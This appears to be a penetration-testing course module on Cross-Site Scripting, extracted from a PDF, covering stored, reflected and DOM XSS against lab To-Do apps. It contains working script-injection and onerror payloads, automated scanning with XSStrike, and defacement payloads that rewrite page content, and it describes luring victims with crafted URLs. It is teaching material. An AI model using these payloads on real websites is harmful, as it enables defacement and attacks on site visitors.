

19. Cross-Site Scripting (XSS)


Introduction

As web applications become more advanced and more common, so do web application vulnerabilities. Among the most common types of web application vulnerabilities are [Cross-Site Scripting \(XSS\)](#) vulnerabilities. XSS vulnerabilities take advantage of a flaw in user input sanitization to "write" JavaScript code to the page and execute it on the client side, leading to several types of attacks.

What is XSS

A typical web application works by receiving the HTML code from the back-end server and rendering it on the client-side internet browser. When a vulnerable web application does not properly sanitize user input, a malicious user can inject extra JavaScript code in an input field (e.g., comment/reply), so once another user views the same page, they unknowingly execute the malicious JavaScript code.

XSS vulnerabilities are solely executed on the client-side and hence do not directly affect the back-end server. They can only affect the user executing the vulnerability. The direct impact of XSS vulnerabilities on the back-end server may be relatively low, but they are very commonly found in web applications, so this equates to a medium risk (`low impact + high probability = medium risk`), which we should always attempt to `reduce risk by` detecting, remediating, and proactively preventing these types of vulnerabilities.



XSS Attacks

XSS vulnerabilities can facilitate a wide range of attacks, which can be anything that can be executed through browser JavaScript code. A basic example of an XSS attack is having the target user unwittingly send their session cookie to the attacker's web server. Another example is having the target's browser execute API calls that lead to a malicious action, like changing the user's password to a password of the attacker's choosing. There are many other types of XSS attacks, from Bitcoin mining to displaying ads.

As XSS attacks execute JavaScript code within the browser, they are limited to the browser's JS engine (i.e., V8 in Chrome). They cannot execute system-wide JavaScript code to do something like system-level code execution. In modern browsers, they are also limited to the same domain of the vulnerable website. Nevertheless, being able to execute JavaScript in a user's browser may still lead to a wide variety of attacks, as mentioned above. In addition to this, if a skilled researcher identifies a binary vulnerability in a web browser (e.g., a Heap overflow in Chrome), they can utilize an XSS vulnerability to execute a JavaScript exploit on the target's browser, which eventually breaks out of the browser's sandbox and executes code on the user's machine.

XSS vulnerabilities may be found in almost all modern web applications and have been actively exploited for the past two decades. A well-known XSS example is the [Samy Worm](#), which was a browser-based worm that exploited a stored XSS vulnerability in the social networking website MySpace back in 2005. It executed when viewing an infected webpage

by posting a message on the victim's MySpace page that read, "Samy is my hero." The message itself also contained the same JavaScript payload to re-post the same message when viewed by others. Within a single day, more than a million MySpace users had this message posted on their pages. Even though this specific payload did not do any actual harm, the vulnerability could have been utilized for much more nefarious purposes, like stealing users' credit card information, installing key loggers on their browsers, or even exploiting a binary vulnerability in user's web browsers (which was more common in web browsers back then).

In 2014, a security researcher accidentally identified an [XSS vulnerability](#) in Twitter's TweetDeck dashboard. This vulnerability was exploited to create a [self-retweeting tweet](#) in Twitter, which led the tweet to be retweeted more than 38,000 times in under two minutes. Eventually, it forced Twitter to [temporarily shut down TweetDeck](#) while they patched the vulnerability.

To this day, even the most prominent web applications have XSS vulnerabilities that can be exploited. Even Google's search engine page had multiple XSS vulnerabilities in its search bar, the most recent of which was in [2019](#) when an XSS vulnerability was found in the XML library. Furthermore, the Apache Server, the most commonly used web server on the internet, once reported an [XSS Vulnerability](#) that was being actively exploited to steal user passwords of certain companies. All of this tells us that XSS vulnerabilities should be taken seriously, and a good amount of effort should be put towards detecting and preventing them.

Types of XSS

There are three main types of XSS vulnerabilities:

Type	Description
Stored (Persistent) XSS	The most critical type of XSS, which occurs when user input is stored on the back-end database and then displayed upon retrieval (e.g., posts or comments)
Reflected (Non-Persistent) XSS	Occurs when user input is displayed on the page after being processed by the backend server, but without being stored (e.g., search result or error message)
DOM-based XSS	Another Non-Persistent XSS type that occurs when user input is directly shown in the browser and is completely processed on the client-side, without reaching the back-end server (e.g., through client-side HTTP parameters or anchor tags)

We will cover each of these types in the upcoming sections and work through exercises to see how each of them occurs, and then we will also see how each of them can be utilized in

attacks.


Stored XSS

Before we learn how to discover XSS vulnerabilities and utilize them for various attacks, we must first understand the different types of XSS vulnerabilities and their differences to know which to use in each kind of attack.

The first and most critical type of XSS vulnerability is `Stored XSS` or `Persistent XSS`. If our injected XSS payload gets stored in the back-end database and retrieved upon visiting the page, this means that our XSS attack is persistent and may affect any user that visits the page.

This makes this type of XSS the most critical, as it affects a much wider audience since any user who visits the page would be a victim of this attack. Furthermore, Stored XSS may not be easily removable, and the payload may need removing from the back-end database.

We can start the server below to view and practice a Stored XSS example. As we can see, the web page is a simple `To-Do List` app that we can add items to. We can try typing `test` and hitting enter/return to add a new item and see how the page handles it:



As we can see, our input was displayed on the page. If no sanitization or filtering was applied to our input, the page might be vulnerable to XSS.

XSS Testing Payloads


We can test whether the page is vulnerable to XSS with the following basic XSS payload:

```
<script>alert(window.origin)</script>
```

We use this payload as it is a very easy-to-spot method to know when our XSS payload has been successfully executed. Suppose the page allows any input and does not perform any

<https://t.me/CyberFreeCourses>

sanitization on it. In that case, the alert should pop up with the URL of the page it is being executed on, directly after we input our payload or when we refresh the page:



As we can see, we did indeed get the alert, which means that the page is vulnerable to XSS, since our payload executed successfully. We can confirm this further by looking at the page source by clicking [CTRL+U] or right-clicking and selecting `View Page Source`, and we should see our payload in the page source:

```
<div></div><ul class="list-unstyled" id="todo"><ul>
<script>alert(window.origin)</script>
</ul></ul>
```

Tip: Many modern web applications utilize cross-domain IFrames to handle user input, so that even if the web form is vulnerable to XSS, it would not be a vulnerability on the main web application. This is why we are showing the value of `window.origin` in the alert box, instead of a static value like `1`. In this case, the alert box would reveal the URL it is being executed on, and will confirm which form is the vulnerable one, in case an IFrame was being used.

As some modern browsers may block the `alert()` JavaScript function in specific locations, it may be handy to know a few other basic XSS payloads to verify the existence of XSS. One such XSS payload is `<plaintext>`, which will stop rendering the HTML code that comes after it and display it as plaintext. Another easy-to-spot payload is `<script>print()` `</script>` that will pop up the browser print dialog, which is unlikely to be blocked by any browsers. Try using these payloads to see how each works. You may use the reset button to remove any current payloads.


To see whether the payload is persistent and stored on the back-end, we can refresh the page and see whether we get the alert again. If we do, we would see that we keep getting the alert even throughout page refreshes, confirming that this is indeed a `Stored/Persistent XSS` vulnerability. This is not unique to us, as any user who visits the page will trigger the XSS payload and get the same alert.

Reflected XSS

There are two types of Non-Persistent XSS vulnerabilities: Reflected XSS, which gets processed by the back-end server, and DOM-based XSS, which is completely processed on the client-side and never reaches the back-end server. Unlike Persistent XSS, Non-Persistent XSS vulnerabilities are temporary and are not persistent through page refreshes. Hence, our attacks only affect the targeted user and will not affect other users who visit the page.

Reflected XSS vulnerabilities occur when our input reaches the back-end server and gets returned to us without being filtered or sanitized. There are many cases in which our entire input might get returned to us, like error messages or confirmation messages. In these cases, we may attempt using XSS payloads to see whether they execute. However, as these are usually temporary messages, once we move from the page, they would not execute again, and hence they are Non-Persistent.

We can start the server below to practice on a web page vulnerable to a Reflected XSS vulnerability. It is a similar To-Do List app to the one we practiced with in the previous section. We can try adding any test string to see how it's handled:



As we can see, we get Task 'test' could not be added., which includes our input test as part of the error message. If our input was not filtered or sanitized, the page might be vulnerable to XSS. We can try the same XSS payload we used in the previous section and click Add:



Once we click Add, we get the alert pop-up:

139.59.166.56:31323

http://139.59.166.56:31323

OK

In this case, we see that the error message now says Task '' could not be added. . Since our payload is wrapped with a `<script>` tag, it does not get rendered by the browser, so we get empty single quotes '' instead. We can once again view the page source to confirm that the error message includes our XSS payload:

```
<div></div><ul class="list-unstyled" id="todo"><div style="padding-left:25px">Task '<script>alert(window.origin)</script>' could not be added.</div></ul>
```

As we can see, the single quotes indeed contain our XSS payload

```
'<script>alert(window.origin)</script>' .
```

If we visit the Reflected page again, the error message no longer appears, and our XSS payload is not executed, which means that this XSS vulnerability is indeed Non-Persistent.

But if the XSS vulnerability is Non-Persistent, how would we target victims with it?

This depends on which HTTP request is used to send our input to the server. We can check this through the Firefox Developer Tools by clicking [CTRL+I] and selecting the Network tab. Then, we can put our test payload again and click Add to send it:

Status	Method	Domain	File
200	GET	localhost	index.php?task=test
200	GET	netdna.bootstrapcdn.com	bootstrap.min.js
200	GET	cdnjs.cloudflare.com	jquery.min.js
404	GET	localhost	favicon.ico

As we can see, the first row shows that our request was a GET request. GET request sends their parameters and data as part of the URL. So, to target a user, we can send them a URL containing our payload. To get the URL, we can copy the URL from the URL bar in Firefox after sending our XSS payload, or we can right-click on the GET request in the Network tab and select Copy>Copy URL. Once the victim visits this URL, the XSS payload would execute:

139.59.166.56:31323

http://139.59.166.56:31323

OK

DOM XSS

The third and final type of XSS is another Non-Persistent type called DOM-based XSS . While reflected XSS sends the input data to the back-end server through HTTP requests, DOM XSS is completely processed on the client-side through JavaScript. DOM XSS occurs when JavaScript is used to change the page source through the Document Object Model (DOM) .


We can run the server below to see an example of a web application vulnerable to DOM XSS. We can try adding a test item, and we see that the web application is similar to the To-Do List web applications we previously used:



To-Do List

Add

Next Task: test


However, if we open the Network tab in the Firefox Developer Tools, and re-add the test item, we would notice that no HTTP requests are being made:



- Perform a request or Reload the page to see detailed information about network activity.
- Click on the  button to start performance analysis. 

We see that the input parameter in the URL is using a hashtag # for the item we added, which means that this is a client-side parameter that is completely processed on the browser. This indicates that the input is being processed at the client-side through JavaScript and never reaches the back-end; hence it is a DOM-based XSS .

Furthermore, if we look at the page source by hitting [CTRL+U], we will notice that our `test` string is nowhere to be found. This is because the JavaScript code is updating the page when we click the `Add` button, which is after the page source is retrieved by our browser, hence the base page source will not show our input, and if we refresh the page, it will not be retained (i.e. `Non-Persistent`). We can still view the rendered page source with the Web Inspector tool by clicking [CTRL+SHIFT+C]:



```
<body>
  <link rel="stylesheet" href="https://netdna.bootstrapcdn.com/bootstrap/3.0.3/css/bootstrap-theme.min.css">
  <link rel="stylesheet" href="https://netdna.bootstrapcdn.com/bootstrap/3.0.3/css/bootstrap.min.css">
  <script>...</script>
  <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js"></script>
  <script src="https://netdna.bootstrapcdn.com/bootstrap/3.0.3/js/bootstrap.min.js"></script>
  <div class="form-group">...</div>
  <div></div>
  <ul id="todo" class="list-unstyled">
    <b>Next Task:</b>
    test
  </ul>
  <script src="script.js"></script>
```

Source & Sink

To further understand the nature of the DOM-based XSS vulnerability, we must understand the concept of the `Source` and `Sink` of the object displayed on the page. The `Source` is the JavaScript object that takes the user input, and it can be any input parameter like a URL parameter or an input field, as we saw above.

On the other hand, the `Sink` is the function that writes the user input to a DOM Object on the page. If the `Sink` function does not properly sanitize the user input, it would be vulnerable to an XSS attack. Some of the commonly used JavaScript functions to write to DOM objects are:

- `document.write()`
- `DOM.innerHTML`
- `DOM.outerHTML`

Furthermore, some of the `jQuery` library functions that write to DOM objects are:

- `add()`
- `after()`
- `append()`

If a `Sink` function writes the exact input without any sanitization (like the above functions), and no other means of sanitization were used, then we know that the page should be vulnerable to XSS.

We can look at the source code of the To-Do web application, and check `script.js`, and we will see that the `Source` is being taken from the `task=` parameter:

```
var pos = document.URL.indexOf("task=");  
var task = document.URL.substring(pos + 5, document.URL.length);
```

Right below these lines, we see that the page uses the `innerHTML` function to write the `task` variable in the `todo` DOM:

```
document.getElementById("todo").innerHTML = "<b>Next Task:</b> " +  
decodeURIComponent(task);
```


So, we can see that we can control the input, and the output is not being sanitized, so this page should be vulnerable to DOM XSS.

DOM Attacks

If we try the XSS payload we have been using previously, we will see that it will not execute. This is because the `innerHTML` function does not allow the use of the `<script>` tags within it as a security feature. Still, there are many other XSS payloads we use that do not contain `<script>` tags, like the following XSS payload:

```
<img src="" onerror=alert(window.origin)>
```

The above line creates a new HTML image object, which has a `onerror` attribute that can execute JavaScript code when the image is not found. So, as we provided an empty image link (`""`), our code should always get executed without having to use `<script>` tags:



To target a user with this DOM XSS vulnerability, we can once again copy the URL from the browser and share it with them, and once they visit it, the JavaScript code should execute.

<https://t.me/CyberFreeCourses>

Both of these payloads are among the most basic XSS payloads. There are many instances where we may need to use various payloads depending on the security of the web application and the browser, which we will discuss in the next section.

XSS Discovery

By now, we should have a good understanding of what an XSS vulnerability is, the three types of XSS, and how each type differs from the others. We should also understand how XSS works through injecting JavaScript code into the client-side page source, thus executing additional code, which we will later learn how to utilize to our advantage.

In this section, we will go through various ways of detecting XSS vulnerabilities within a web application. In web application vulnerabilities (and all vulnerabilities in general), detecting them can become as difficult as exploiting them. However, as XSS vulnerabilities are widespread, many tools can help us in detecting and identifying them.

Automated Discovery

Almost all Web Application Vulnerability Scanners (like [Nessus](#), [Burp Pro](#), or [ZAP](#)) have various capabilities for detecting all three types of XSS vulnerabilities. These scanners usually do two types of scanning: A Passive Scan, which reviews client-side code for potential DOM-based vulnerabilities, and an Active Scan, which sends various types of payloads to attempt to trigger an XSS through payload injection in the page source.

While paid tools usually have a higher level of accuracy in detecting XSS vulnerabilities (especially when security bypasses are required), we can still find open-source tools that can assist us in identifying potential XSS vulnerabilities. Such tools usually work by identifying input fields in web pages, sending various types of XSS payloads, and then comparing the rendered page source to see if the same payload can be found in it, which may indicate a successful XSS injection. Still, this will not always be accurate, as sometimes, even if the same payload was injected, it might not lead to a successful execution due to various reasons, so we must always manually verify the XSS injection.

Some of the common open-source tools that can assist us in XSS discovery are [XSS Strike](#), [Brute XSS](#), and [XSSer](#). We can try `XSS Strike` by cloning it to our VM with `git clone`:

```
git clone https://github.com/s0md3v/XSSStrike.git
cd XSSStrike
pip install -r requirements.txt
python xsstrike.py
```

```
XSStrike v3.1.4
...SNIP...
```

We can then run the script and provide it a URL with a parameter using `-u`. Let's try using it with our `Reflected XSS` example from the earlier section:

```
python xsstrike.py -u "http://SERVER_IP:PORT/index.php?task=test"

XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: task
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
-----
[+] Payload: <HtMl%09onPoIntERENTER+=+confirm(>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```

As we can see, the tool identified the parameter as vulnerable to XSS from the first payload. Try to verify the above payload by testing it on one of the previous exercises. You may also try testing out the other tools and run them on the same exercises to see how capable they are in detecting XSS vulnerabilities.

Manual Discovery

When it comes to manual XSS discovery, the difficulty of finding the XSS vulnerability depends on the level of security of the web application. Basic XSS vulnerabilities can usually be found through testing various XSS payloads, but identifying advanced XSS vulnerabilities requires advanced code review skills.

XSS Payloads

The most basic method of looking for XSS vulnerabilities is manually testing various XSS payloads against an input field in a given web page. We can find huge lists of XSS payloads online, like the one on [PayloadAllTheThings](https://t.me/CyberFreeCourses) or the one in [PayloadBox](#). We can then begin

<https://t.me/CyberFreeCourses>

testing these payloads one by one by copying each one and adding it in our form, and seeing whether an alert box pops up.

Note: XSS can be injected into any input in the HTML page, which is not exclusive to HTML input fields, but may also be in HTTP headers like the Cookie or User-Agent (i.e., when their values are displayed on the page).

You will notice that the majority of the above payloads do not work with our example web applications, even though we are dealing with the most basic type of XSS vulnerabilities. This is because these payloads are written for a wide variety of injection points (like injecting after a single quote) or are designed to evade certain security measures (like sanitization filters). Furthermore, such payloads utilize a variety of injection vectors to execute JavaScript code, like basic `<script>` tags, other HTML Attributes like ``, or even CSS Style attributes. This is why we can expect that many of these payloads will not work in all test cases, as they are designed to work with certain types of injections.

This is why it is not very efficient to resort to manually copying/pasting XSS payloads, as even if a web application is vulnerable, it may take us a while to identify the vulnerability, especially if we have many input fields to test. This is why it may be more efficient to write our own Python script to automate sending these payloads and then comparing the page source to see how our payloads were rendered. This can help us in advanced cases where XSS tools cannot easily send and compare payloads. This way, we would have the advantage of customizing our tool to our target web application. However, this is an advanced approach to XSS discovery, and it is not part of the scope of this module.

Code Review

The most reliable method of detecting XSS vulnerabilities is manual code review, which should cover both back-end and front-end code. If we understand precisely how our input is being handled all the way until it reaches the web browser, we can write a custom payload that should work with high confidence.

In the previous section, we looked at a basic example of HTML code review when discussing the `Source` and `Sink` for DOM-based XSS vulnerabilities. This gave us a quick look at how front-end code review works in identifying XSS vulnerabilities, although on a very basic front-end example.

We are unlikely to find any XSS vulnerabilities through payload lists or XSS tools for the more common web applications. This is because the developers of such web applications likely run their application through vulnerability assessment tools and then patch any identified vulnerabilities before release. For such cases, manual code review may reveal undetected XSS vulnerabilities, which may survive public releases of common web applications. These are also advanced techniques that are out of the scope of this module.

Still, if you are interested in learning them, the [Secure Coding 101: JavaScript](#) and the [Whitebox Pentesting 101: Command Injection](#) modules thoroughly cover this topic.

Defacing

Now that we understand the different types of XSS and various methods of discovering XSS vulnerabilities in web pages, we can start learning how to exploit these XSS vulnerabilities. As previously mentioned, the damage and the scope of an XSS attack depends on the type of XSS, a stored XSS being the most critical, while a DOM-based being less so.

One of the most common attacks usually used with stored XSS vulnerabilities is website defacing attacks. Defacing a website means changing its look for anyone who visits the website. It is very common for hacker groups to deface a website to claim that they had successfully hacked it, like when hackers defaced the UK National Health Service (NHS) [back in 2018](#). Such attacks can carry great media echo and may significantly affect a company's investments and share prices, especially for banks and technology firms.

Although many other vulnerabilities may be utilized to achieve the same thing, stored XSS vulnerabilities are among the most used vulnerabilities for doing so.

Defacement Elements

We can utilize injected JavaScript code (through XSS) to make a web page look any way we like. However, defacing a website is usually used to send a simple message (i.e., we successfully hacked you), so giving the defaced web page a beautiful look isn't really the primary target.

Three HTML elements are usually utilized to change the main look of a web page:

- Background Color `document.body.style.background`
- Background `document.body.background`
- Page Title `document.title`
- Page Text `DOM.innerHTML`

We can utilize two or three of these elements to write a basic message to the web page and even remove the vulnerable element, such that it would be more difficult to quickly reset the web page, as we will see next.

Changing Background


Let's go back to our `Stored XSS` exercise and use it as a basis for our attack. You can go back to the `Stored XSS` section to spawn the server and follow the next steps.

To change a web page's background, we can choose a certain color or use an image. We will use a color as our background since most defacing attacks use a dark color for the background. To do so, we can use the following payload:

```
<script>document.body.style.background = "#141d2b"</script>
```

Tip: Here we set the background color to the default Hack The Box background color. We can use any other hex value, or can use a named color like `= "black"`.

Once we add our payload to the `To-Do` list, we will see that the background color changed:



This will be persistent through page refreshes and will appear for anyone who visits the page, as we are utilizing a stored XSS vulnerability.

Another option would be to set an image to the background using the following payload:

```
<script>document.body.background = "https://www.hackthebox.eu/images/logo-htb.svg"</script>
```

Try using the above payload to see how the final result may look.

Changing Page Title

We can change the page title from `2Do` to any title of our choosing, using the `document.title` JavaScript function:

```
<script>document.title = 'HackTheBox Academy'</script>
```


We can see from the page window/tab that our new title has replaced the previous one:



HackTheBox Academy



Changing Page Text

When we want to change the text displayed on the web page, we can utilize various JavaScript functions for doing so. For example, we can change the text of a specific HTML element/DOM using the `innerHTML` function:

```
document.getElementById("todo").innerHTML = "New Text"
```

We can also utilize jQuery functions for more efficiently achieving the same thing or for changing the text of multiple elements in one line (to do so, the `jQuery` library must have been imported within the page source):

```
$("#todo").html('New Text');
```

This gives us various options to customize the text on the web page and make minor adjustments to meet our needs. However, as hacking groups usually leave a simple message on the web page and leave nothing else on it, we will change the entire HTML code of the main `body`, using `innerHTML`, as follows:

```
document.getElementsByTagName('body')[0].innerHTML = "New Text"
```

As we can see, we can specify the `body` element with

`document.getElementsByTagName('body')`, and by specifying `[0]`, we are selecting the first `body` element, which should change the entire text of the web page. We may also use `jQuery` to achieve the same thing. However, before sending our payload and making a permanent change, we should prepare our HTML code separately and then use `innerHTML` to set our HTML code to the page source.

For our exercise, we will borrow the HTML code from the main page of Hack The Box Academy :

```
<center>
  <h1 style="color: white">Cyber Security Training</h1>
  <p style="color: white">by
    

```
height="25px" alt="HTB Academy">
 </p>
</center>
```

**Tip:** It would be wise to try running our HTML code locally to see how it looks and to ensure that it runs as expected, before we commit to it in our final payload.

We will minify the HTML code into a single line and add it to our previous XSS payload. The final payload should be as follows:

```
<script>document.getElementsByTagName('body')[0].innerHTML = '<center><h1
style="color: white">Cyber Security Training</h1><p style="color:
white">by </p></center>'</script>
```

Once we add our payload to the vulnerable To-Do list, we will see that our HTML code is now permanently part of the web page's source code and shows our message for anyone who visits the page:

# Cyber Security Training

by  HACKTHEBOX

By using three XSS payloads, we were able to successfully deface our target web page. If we look at the source code of the web page, we will see the original source code still exists, and our injected payloads appear at the end:

```
<div></div><ul class="list-unstyled" id="todo">
